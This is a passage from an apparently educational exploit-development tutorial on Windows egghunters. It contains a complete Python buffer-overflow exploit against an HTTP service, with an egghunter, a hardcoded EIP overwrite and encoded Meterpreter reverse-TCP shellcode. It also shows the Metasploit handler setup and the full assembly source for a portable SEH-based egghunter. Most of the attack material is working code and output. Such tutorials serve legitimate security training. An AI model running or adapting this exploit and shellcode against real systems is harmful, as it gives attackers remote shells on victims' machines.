
Figure 19.8 - The full byte range \x01-\xff is placed in the secondary buffer after the egg marker. At the JMP EDI breakpoint we inspect memory.
1
python3 eggh.py 10.0.2.5
Figure 19.9 - The bad-character test payload is delivered. The full \x01-\xff byte range travels in the HTTP body behind the egg marker. We now let the egghunter find it and inspect the bytes in WinDbg.
At the JMP EDI breakpoint:
1
db @edi L110

Figure 19.10 - Every byte in the secondary buffer arrived intact. The HTTP body does not impose the same character restrictions as the URL path. We can use any byte value in our shellcode here.
19.3 Final Exploit with Meterpreter Shell
The secondary buffer has no bad characters beyond the universal set (\x00, \x0a, \x0d, \x20, \x25). We generate a Meterpreter reverse-TCP payload with msfvenom excluding those five bytes, prefix it with the egg marker, and drop it into the HTTP body:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method    = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"
    egghunter = (b"\x90" * 8) + b"\x66\x81\xca\xff\x0f\x42\x52\xb8\x38\xfe\xff\xff\xf7\xd8\xcd\x2e\x3c\x05\x5a\x74\xeb\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xe6\xaf\x75\xe3\xff\xe7"
    filler    = b"A" * (253 - len(egghunter))
    EIP       = pack("<L", 0x418674)
    shellcode  = b""
    shellcode += b"\x90" * 8
    shellcode += b"\xb8\x44\x35\x1d\x4a\xdb\xcb\xd9\x74\x24\xf4"
    shellcode += b"\x5f\x2b\xc9\xb1\x5e\x31\x47\x15\x83\xc7\x04"
    shellcode += b"\x03\x47\x11\xe2\xb1\xc9\xf5\xc5\x39\x32\x06"
    shellcode += b"\xba\x08\xe0\x8f\xdf\x0e\x8f\xc2\x2f\x45\xdd"
    shellcode += b"\xee\xc4\x0b\xf6\x65\xa8\x83\xf9\xce\x07\xf5"
    shellcode += b"\x34\xce\xa9\x39\x9a\x0c\xab\xc5\xe1\x40\x0b"
    shellcode += b"\xf4\x29\x95\x4a\x31\xfc\xd3\xa3\xef\xa8\x90"
    shellcode += b"\x6e\x1f\xdc\xe5\xb2\x1e\x32\x62\x8a\x58\x37"
    shellcode += b"\xb5\x7f\xd4\x36\xe6\x0b\xbc\x18\x56\x87\x74"
    shellcode += b"\x41\x57\x44\x01\xb8\x23\x56\x38\xc4\x85\x2d"
    shellcode += b"\x0e\xb1\x17\xe4\x5f\x05\xbb\xc9\x50\x88\xc5"
    shellcode += b"\x0e\x56\x73\xb0\x64\xa5\x0e\xc3\xbe\xd4\xd4"
    shellcode += b"\x46\x21\x7e\x9e\xf1\x85\x7f\x73\x67\x4d\x73"
    shellcode += b"\x38\xe3\x09\x97\xbf\x20\x22\xa3\x34\xc7\xe5"
    shellcode += b"\x22\x0e\xec\x21\x6f\xd4\x8d\x70\xd5\xbb\xb2"
    shellcode += b"\x63\xb1\x64\x17\xef\x53\x72\x27\x10\xac\x7b"
    shellcode += b"\x75\x87\x61\xb6\x86\x57\xed\xc1\xf5\x65\xb2"
    shellcode += b"\x79\x92\xc5\x3b\xa4\x65\x5f\x2b\x57\xb9\xe7"
    shellcode += b"\x3b\xa9\x3a\x18\x12\x6e\x6e\x48\x0c\x47\x0f"
    shellcode += b"\x03\xcc\x68\xda\xbe\xc6\xfe\xef\x3e\xd4\xfb"
    shellcode += b"\x87\x3c\xd8\x02\xe3\xc8\x3e\x54\x43\x9b\xee"
    shellcode += b"\x15\x33\x5b\x5e\xfe\x59\x54\x81\x1e\x62\xbe"
    shellcode += b"\xaa\xb5\x8d\x17\x83\x21\x37\x32\x5f\xd3\xb8"
    shellcode += b"\xe8\x1a\xd3\x33\x19\xdb\x9a\xb3\x68\xcf\xcb"
    shellcode += b"\xa3\x92\x0f\x0c\x46\x93\x65\x08\xc0\xc4\x11"
    shellcode += b"\x12\x35\x22\xbe\xed\x10\x30\xb8\x12\xe5\x01"
    shellcode += b"\xb3\x25\x73\x2e\xab\x49\x93\xae\x2b\x1c\xf9"
    shellcode += b"\xae\x43\xf8\x59\xfd\x76\x07\x74\x91\x2b\x92"
    shellcode += b"\x77\xc0\x98\x35\x10\xee\xc7\x72\xbf\x11\x22"
    shellcode += b"\x01\xb8\xee\xb1\x2e\x61\x87\x49\x6f\x91\x57"
    shellcode += b"\x23\x6f\xc1\x3f\xb8\x40\xee\x8f\x41\x4b\xa7"
    shellcode += b"\x87\xc8\x1a\x05\x39\xcd\x36\xcb\xe7\xce\xb5"
    shellcode += b"\xd0\x18\xb5\xb6\xe7\xd8\x4a\xdf\x83\xd8\x4b"
    shellcode += b"\xdf\xb5\xe5\x9a\xe6\xc3\x28\x1f\x5d\xcb\xb6"
    shellcode += b"\xb5\xa8\x64\x6f\x5c\x11\xe9\x90\x8b\x56\x14"
    shellcode += b"\x13\x39\x27\xe3\x0b\x48\x22\xaf\x8b\xa1\x5e"
    shellcode += b"\xa0\x79\xc5\xcd\xc1\xab"
    egg     = b"w00tw00t" + shellcode + b"D" * (500 - len(shellcode))
    payload = method + egghunter + filler + EIP + b"\r\n\r\n" + egg

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 19.11 - The complete exploit. The egg marker w00tw00t prefixes the Meterpreter reverse-shell payload in the secondary buffer. The paddingD bytes after the shellcode ensure the heap allocation stays at a consistent size between runs.
Set up the handler:
1
2
3
4
5
6
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost eth0
set lport 443
set exitfunc thread
exploit

Figure 19.12 - The Metasploit multi/handler is configured with matching LHOST, LPORT, and exitfunc thread so the handler does not kill the target process when our session ends.
1
python3 eggh.py 10.0.2.5

Figure 19.13 - The final syscall-egghunter exploit is sent. The egghunter scans memory, finds the egg, jumps to the Meterpreter shellcode, and the reverse connection triggers the handler.

Figure 19.14 - A Meterpreter session opens. The syscall-based egghunter successfully scanned from 0x00000000 upward, located w00tw00t on the heap, and transferred execution to the reverse-shell payload - all within the 251-byte URL-path buffer.
The syscall-based egghunter works, but it requires knowing the correct syscall index for the target OS version and build. Windows updates can change this index. Section 20 introduces the SEH-based egghunter, which replaces the syscall probe with a custom exception handler and works across all Windows versions without any hardcoded index.
20. The SEH-Based Egghunter
20.1 The Portability Problem
Instead of asking the kernel to probe memory, the SEH-based egghunter installs a custom _EXCEPTION_REGISTRATION_RECORD on the stack and points FS:[0] at it. When the egg scan (REPE SCASD) faults on an inaccessible page, the Windows exception dispatcher calls our custom handler. The handler modifies the saved EIP in the CONTEXT structure to skip the faulting instruction and resume at loop_inc_page. No system call number is needed - the technique works identically on Windows XP, 7, 10, and 11.
20.2 Full Egghunter Code
The SEH-based egghunter fits in 63 bytes (69 bytes with the StackBase forge). The code is organized into five logically distinct regions: the entry jump, the SEH-record builder, the scan loop, the page-skip handler, and the exception handler body. Read the CALL/POP relationship carefully - it is the key insight that makes the entire design position-independent:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
from keystone import *

CODE = (
    # Jump forward so we can obtain our current address
    # using a CALL/POP technique
    "start:                             "
    "       jmp get_seh_address;               "

    # -----------------------------------------------------------------
    # Build a custom SEH record
    # -----------------------------------------------------------------
    "build_exception_record:            "

            # Pop the return address from the CALL below.
            # This address becomes our exception handler.
    "       pop ecx;                           "

            # Load our egg signature ("w00t")
    "       mov eax, 0x74303077;               "

            # _EXCEPTION_REGISTRATION_RECORD.Handler
    "       push ecx;                          "

            # _EXCEPTION_REGISTRATION_RECORD.Next
    "       push 0xffffffff;                   "

            # Zero EBX
    "       xor ebx, ebx;                      "

            # Install our SEH record:
            # FS:[0] = pointer to _EXCEPTION_REGISTRATION_RECORD
    "       mov dword ptr fs:[ebx], esp;       "

    # -----------------------------------------------------------------
    # Egg searching loop
    # -----------------------------------------------------------------
    "is_egg:                            "

            # ECX = 2
            # We want REPE SCASD to compare two DWORDs:
            # "w00t" + "w00t"
    "       push 0x02;                         "
    "       pop ecx;                           "

            # EDI points to the memory location currently being tested
    "       mov edi, ebx;                      "

            # Compare EAX ("w00t") against two consecutive DWORDs.
            # If an invalid page is accessed, an exception occurs and
            # our SEH handler will redirect execution.
    "       repe scasd;                        "

    # Not a match - continue searching one byte later
    "       jnz loop_inc_one;                  "

            # Found "w00tw00t" - EDI points immediately after the egg
    "       jmp edi;                           "

    # -----------------------------------------------------------------
    # Invalid page handler target
    # -----------------------------------------------------------------
    "loop_inc_page:                     "
            # Move to the end of the current memory page
    "       or bx, 0xfff;                      "

    # -----------------------------------------------------------------
    # Advance one byte and continue searching
    # -----------------------------------------------------------------
    "loop_inc_one:                      "
    "       inc ebx;                           "
    "       jmp is_egg;                        "

    # -----------------------------------------------------------------
    # Obtain the exception handler address via CALL/POP
    # -----------------------------------------------------------------
    "get_seh_address:                   "
    "       call build_exception_record;       "

            # -----------------------------------------------------------------
            # SEH exception handler (reached only by dispatcher)
            # -----------------------------------------------------------------

            # ECX = 0x0C
    "       push 0x0c;                         "
    "       pop ecx;                           "

            # Retrieve pointer to CONTEXT structure
            # Stack layout during exception dispatch:
            #   [ESP+0x0C] -> CONTEXT*
    "       mov eax, [esp+ecx];                "

            # Offset of EIP inside CONTEXT structure
    "       mov cl, 0xb8;                      "

            # Modify saved EIP to point to loop_inc_page (6 bytes forward)
    "       add dword ptr [eax+ecx], 0x06;     "

            # Save original return value
    "       pop eax;                           "

            # Clean up exception handler stack frame
    "       add esp, 0x10;                     "

            # Restore return value
    "       push eax;                          "

            # EXCEPTION_CONTINUE_EXECUTION - return 0
    "       xor eax, eax;                      "

            # Return from exception handler
    "       ret;                               "
)

# Initialize Keystone in x86 32-bit mode
ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)

print("Encoded %d instructions..." % count)

egghunter = ""
for dec in encoding:
    egghunter += "\\x{0:02x}".format(dec)

print('egghunter = ("' + egghunter + '")')

Figure 20.1 - The complete SEH-based egghunter script. Keystone assembles all labels and relative offsets automatically - we write readable assembly and Keystone handles the encoding. The sections below walk through every block of the generated output.
20.3 Code Walkthrough
start - Entry Jump
1
2
"start:                             "
"       jmp get_seh_address;               "

Figure 20.2 - Execution begins by jumping to get_seh_address. This ordering is required because the CALL/POP technique needs build_exception_record to reside immediately after the CALL instruction in memory.
get_seh_address and the CALL/POP Technique
1
2
"get_seh_address:                   "
"       call build_exception_record;       "

Figure 20.3 - CALL build_exception_record does two things simultaneously: it pushes the return address (the address of PUSH 0x0C, which is the start of our exception handler code) onto the stack, then jumps to build_exception_record. The pushed return address is a position-independent way to obtain the absolute address of the handler code.
build_exception_record - Installing the SEH Record
1
2
3
4
5
6
7
"build_exception_record:            "
"       pop ecx;                           "
"       mov eax, 0x74303077;               "
"       push ecx;                          "
"       push 0xffffffff;                   "
"       xor ebx, ebx;                      "
"       mov dword ptr fs:[ebx], esp;       "

Figure 20.4 - The builder constructs a minimal _EXCEPTION_REGISTRATION_RECORD on the stack and installs it as the head of the exception chain.
